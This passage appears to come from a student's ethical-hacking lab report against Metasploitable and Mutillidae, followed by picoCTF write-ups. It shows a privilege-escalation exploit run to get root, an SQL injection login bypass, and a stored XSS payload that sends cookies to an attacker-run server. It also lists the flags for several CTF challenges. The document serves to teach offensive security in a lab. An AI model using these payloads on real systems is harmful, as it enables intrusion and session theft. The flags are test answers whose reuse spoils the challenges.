


Step 12 – Metasploit Shell – Change modification

Command line: sudo chmod +x 8572

Summary: We are to change the access permissions of the compiled code produced in step 9 to prepare for execution.

Screenshot:




Step 13 – Metasploit Shell - Run the Exploitation Code 8572

Command Line: ./8572 2771

Summary: We are to execute the code using the process ID 2771 of net link as a parameter to ensure successful exploitation.

Screenshot: The connection has been successfully established (on the left) after the command line was entered (on the right) as seen below in the following figure.




Step 14 - KALI Shell

Command Line:
a. Type “id”
b. Type “whoami”
c. Type “ip a show dev eth0”

Summary: Gather information from the target using the established connection after executing the exploited code

Screenshot: This is the screenshot that was requested in the question. Below we notice that the account is no longer daemon and is now root. we notice we have used the shell obtained in 3.2 to conduct the total sequence of operations (as expected in a real-life scenario). If you compare both shells, we notice on the left we have the privilege of root and on the right-side daemon.



PART 5

INTRODUCTION AND SUMMARY

First in this section we must set up the database by changing the config.inc file in the directory "/var/www/mutillidae". When we have setup the database, we will attempt to extract data using an SQLI injection stipulated in question 5.1(a). In 5.2 we will implement a persistent XSS attack. After completing the following steps below, we will be prepared for the next part of this section.

CONFIGURATION OF DATABASE

Step 1 – Metasploitable Machine

Command Line: cd /var/www/mutillidae

Summary: Move to the directory with the configuration file.


Screenshot:

Step 2 – Metasploitable Machine

Command Line: sudo nano config.inc

Summary: We must change the $dbname to 'owasp10' and as we can see we changed it successfully.

Screenshot:




Step 3 – Metasploitable Machine

Command Line: cat config.inc

Summary: We must use the “cat” command to look at the contents of the file to make sure that it has been changed.

Screenshot:



5.1

a)

SQL Injection

In this section we are to use an SQL injection attack to gather information from a database. The security level is 0 and there are obvious issues with the way the website processes user input. The website is not sanitizing the user input, and this has allowed us to use an SQL injection attack. By simply creating a crafted input we can gather information about all users of the database.


STEP 1

Crafted Input:

1. **Username:** you can put anything here
2. **Password:** random’ or ‘0’ =‘0

b)

Screenshot: In the screenshot we notice that the crafted input has successfully. gathered information about other users in the database. This is most likely due to the lack of security measures while the website is processing user data.



5.2

a)

XSS Persistent Attack (Stored)

In this section we are performing an XSS attack where we take advantage of faulty web applications and send malicious code to browsers. This can occur when there is no sanitization present. This is considered as a type of injection attack. The particular XSS attack that we are doing is a persistent one (stored). This is when the inputs are saved into web application database without using sanitization and then displayed. Here we are going to a site with a blog entry; and we send malicious JS code that will send information about the cookie to a server we created on our kali machine (which is detailed in step 2 below). When the malicious code is executed, it picks up the message in the server created listening on port 80 which will retrieve information about the cookie [go to step 4]. This is detailed in the following phase

Phase 1

Step 1 – Security Low

Command Line: N/A

Summary: We are to make sure the security is low so that we can exploit the vulnerability.


Screenshot: In the following screenshot we can see security is set to 0.

Step 2 – Kali Shell

Command Line: sudo python -m SimpleHTTPServer 80

Summary: We are setting up a server on the kali machine waiting for a message to be received when we execute the code on the IE explorer.

Screenshot: Below we see that the server has been successfully established and waiting for information to be sent to it.



b)

Crafted Blog Entry

In this section we are to create a crafted blog entry that will retrieve the cookies from the website. This will then be sent to the Simple server that was created on the Kali Machine. Below are the detailed steps that describes how to achieve this. In step 1 the crafted blog entry is explained as specified in the question.

Step 1 – WINDOWS 7 BLOG ENTRY

Crafted Entry: <script>new Image().src="http://192.168.1.102/a.gif?" + document.cookie </script>

Summary: We write this in blog entry in the windows 7 IE shown in snap shot below with the IP of Kali Machine. This should send the information to the simple server we created in 5.2(a).

Screenshot:


c)

Note: this is a continuation of the previous question 5.2(b).

Step 2 – Kali Shell

Summary: In this section we will see if the Simple server shell that we have completed in 5.2(a) successfully sent the cookies to the simple server.

Screenshot: We can see in the below figure the cookie has been successfully retrieved in the simple server created in 5.2(a).



Part 6

Account Name: ehpp16301173

1. 2Warm [50]


Summary: We are to simply convert the number 42 to binary base 2.

Solution: picoCTF{101010}

2. Glory of the Garden [50]

Summary: We are given a file and the hint was a hex editor. I went online and found a hex editor and looked for the “PicoCTF” and found the flag in there.


Screenshot: We see that we found the flag in the hex editor.




Solution: picoCTF{more_than_m33ts_the_3y3cD8bA96C}

3. Unzip [50]

Summary: This was a quite simple solution. We are to simply open the zip file and open the picture, and it has the flag in there.






Solution: picoCTF{unz1pp1ng_1s_3a5y}

4. What lies within [150]

Summary: It said that there was an image decoder, so I looked online and there was a website stylesuxx.github.io/steganography you put the image in the decode part and it came out. Below we see that the hidden message contains the flag.

Screenshot: Below we see the hidden message from the website.



Solution: picoCTF{h1d1ng_1n_th3_b115}

5. Lets warm up [50]


Summary: We are to simply covert 0x70 to ASCII character using ascii table.

Solution: picoCTF{p}

6. Name: So Meta [150]

Summary: It said to get a file called “pico_img.png” and the hint said something about meta-data. I suspected that it was going to be in the metadata, I looked at the file’s metadata using exiftool and in it the artist section says the following:

Screenshot: In the meta-data there is information about the flag contained in the file in the artist section.



Solution: picoCTF{s0_m3ta_43f253bb}

7. The numbers [Points 50]


Summary: Associate the numbers to alphabet letter, we know the first letter to number combination because the first word is PICOCTF, from there we can determine the values. For example, 3 = C, F = 6, A = 1 and so on.

Solution: *PICOCTF{THENUMBERSMASON}*

8. 13 [Points 100]

Summary: ROT13 is an example of the Caesar Cipher used in ancient Rome. The ROT13 coding of a text requires an examination of the characters of the alphabet and the replacement of each letter with the letter that is 13 positions in front of it in the alphabet, hiding all the text if necessary. Go to https://rot13.com/ and we can find a solution easily.

Screenshot: Here we used a website that converted the flag quickly.



Solution: picoCTF{not_too_bad_of_a_problem}


9. Easy 1 – [100]

Summary: This is a Vigenère cipher. They gave us a text document with a set of letters. We can get the answer by doing the following:

- Use the key and find the corresponding letter matching it
- In that row use the matched ciphertext letter
- The plaintext letter is noted at the top of the column

S, U → C
O, F -> R
L, J -> Y
V, K -> P
E, X -> T
C, Q -> O
R, Z -> I
Y, Q -> S
P, U -> F
T, N -> U
O, B -> N

Screenshot: Below is the text document that was used to find out the message.



File Edit Format View Help

```
|   A B C D E F G H I J K L M N O P Q R S T U V W X Y Z
  +---------------------------------------------------
A | A B C D E F G H I J K L M N O P Q R S T U V W X Y Z
B | B C D E F G H I J K L M N O P Q R S T U V W X Y Z A
C | C D E F G H I J K L M N O P Q R S T U V W X Y Z A B
D | D E F G H I J K L M N O P Q R S T U V W X Y Z A B C
E | E F G H I J K L M N O P Q R S T U V W X Y Z A B C D
F | F G H I J K L M N O P Q R S T U V W X Y Z A B C D E
G | G H I J K L M N O P Q R S T U V W X Y Z A B C D E F
H | H I J K L M N O P Q R S T U V W X Y Z A B C D E F G
I | I J K L M N O P Q R S T U V W X Y Z A B C D E F G H
J | J K L M N O P Q R S T U V W X Y Z A B C D E F G H I
K | K L M N O P Q R S T U V W X Y Z A B C D E F G H I J
L | L M N O P Q R S T U V W X Y Z A B C D E F G H I J K
M | M N O P Q R S T U V W X Y Z A B C D E F G H I J K L
N | N O P Q R S T U V W X Y Z A B C D E F G H I J K L M
O | O P Q R S T U V W X Y Z A B C D E F G H I J K L M N
P | P Q R S T U V W X Y Z A B C D E F G H I J K L M N O
Q | Q R S T U V W X Y Z A B C D E F G H I J K L M N O P
R | R S T U V W X Y Z A B C D E F G H I J K L M N O P Q
S | S T U V W X Y Z A B C D E F G H I J K L M N O P Q R
T | T U V W X Y Z A B C D E F G H I J K L M N O P Q R S
U | U V W X Y Z A B C D E F G H I J K L M N O P Q R S T
V | V W X Y Z A B C D E F G H I J K L M N O P Q R S T U
W | W X Y Z A B C D E F G H I J K L M N O P Q R S T U V
X | X Y Z A B C D E F G H I J K L M N O P Q R S T U V W
Y | Y Z A B C D E F G H I J K L M N O P Q R S T U V W X
Z | Z A B C D E F G H I J K L M N O P Q R S T U V W X Y
```

